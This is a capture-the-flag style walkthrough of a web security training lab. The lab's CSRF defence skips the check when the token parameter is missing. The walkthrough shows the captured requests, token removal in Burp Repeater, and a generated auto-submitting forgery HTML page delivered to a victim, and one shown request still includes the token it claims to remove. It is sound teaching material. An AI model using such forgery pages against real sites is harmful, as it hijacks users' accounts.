

Validation of CSRF token depends on token being present

Background

Some applications correctly validate the token when it is present but skip the validation if the token is omitted. In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:

```
POST /email/change HTTP/1.1 Host: vulnerable-website.com Content-Type: application/x-www-form-urlencoded Content-Length: 25 Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm email=pwned@evil-user.net
```

Lab

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.


You can log in to your own account using the following credentials: `wiener:peter`

Examine the email change functionality

My Account

Your username is: wiener

Your email is: wiener@normal-user.net



29	https://0aff0067033d6f60c064a...	GET	/academyLabHeader	
28	https://0aff0067033d6f60c064a...	GET	/my-account	
27	https://0aff0067033d6f60c064a...	POST	/my-account/change-email	✓
26	https://0aff0067033d6f60c064a...	GET	/academyLabHeader	
25	https://0aff0067033d6f60c064a...	GET	/my-account	
24	https://0aff0067033d6f60c064a...	POST	/login	✓
23	https://0aff0067033d6f60c064a...	GET	/academyLabHeader	

Request to change email is a regular POST request

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host: 0aff0067033d6f60c064aeb000650003.web-security-academy.net
3 Cookie: session=Gms1AEQMLGimVMyEmxAghMr8mdogqrRZ
4 Content-Length: 61
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0aff0067033d6f60c064aeb000650003.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif;q=0.9,image/webp;q=0.8,application/javascript;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aff0067033d6f60c064aeb000650003.web-security-academy.net/my-account/change-email
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 email=email%40email.com&csrf=L2b13XIIroFFycV22II3YmDX9QfWxybAsX
```

Send to repeater to play around and test functionality again

My Account

Your username is: wiener

Your email is: test1@email.com

Remove the CSRF token

```
21 Connection: close
22
23 email=csrf-token-removed%40email.com&csrf=L2b13XIIroFFycV22II3YmDX9QfWxybAsX
```

Removing the token works via repeater

My Account

Your username is: wiener

Your email is: csrftokenremoved@email.com

Generate CSRF POC via generator

When generating POC, mind and tick "auto submit script" in the options menu. Regenerate the POC if you missed it.

The screenshot shows the 'CSRF PoC generator' window in Burp Suite Professional. The 'Request to' field contains the URL: `https://0aff0067033d6f60c064aeb000650003.web-security-academy.net`. The 'Raw' tab is selected, displaying the following request details:

- 1 POST /my-account/change-email HTTP/1.1
- 2 Host: 0aff0067033d6f60c064aeb000650003.web-security-academy.net
- 3 Cookie: session=GMS1AEQMLGimVMyEmxAghMr8mdogqrRZ
- 4 Content-Length: 61
- 5 Cache-Control: max-age=0
- 6 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
- 7 Sec-Ch-Ua-Mobile: ?0
- 8 Sec-Ch-Ua-Platform: "Windows"

The 'Inspector' panel on the right shows the 'Request Headers' tab. Below the request details, the 'CSRF HTML' section displays the generated HTML code:

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="https://0aff0067033d6f60c064aeb000650003.web-security-academy.net/my-account/change-email">
6   <input type="hidden" name="email" value="CSRFPOC&#64;email&#46;com">
7   <input type="submit" value="Submit request" />
8 </form>
9 </body>
10 </html>
11
```

At the bottom of the window, there are two buttons: 'Regenerate' and 'Test in browser'.

Paste it into the exploit server and send to victim

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/')</script>
<form action="https://0aff0067033d6f60c064aeb000650003.wel
  <input type="hidden" name="email" value="CSRFPOC&#64;e
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
</body>
```

Store

View exploit

Deliver exploit to victim

Success!

Congratulations, you solved the lab!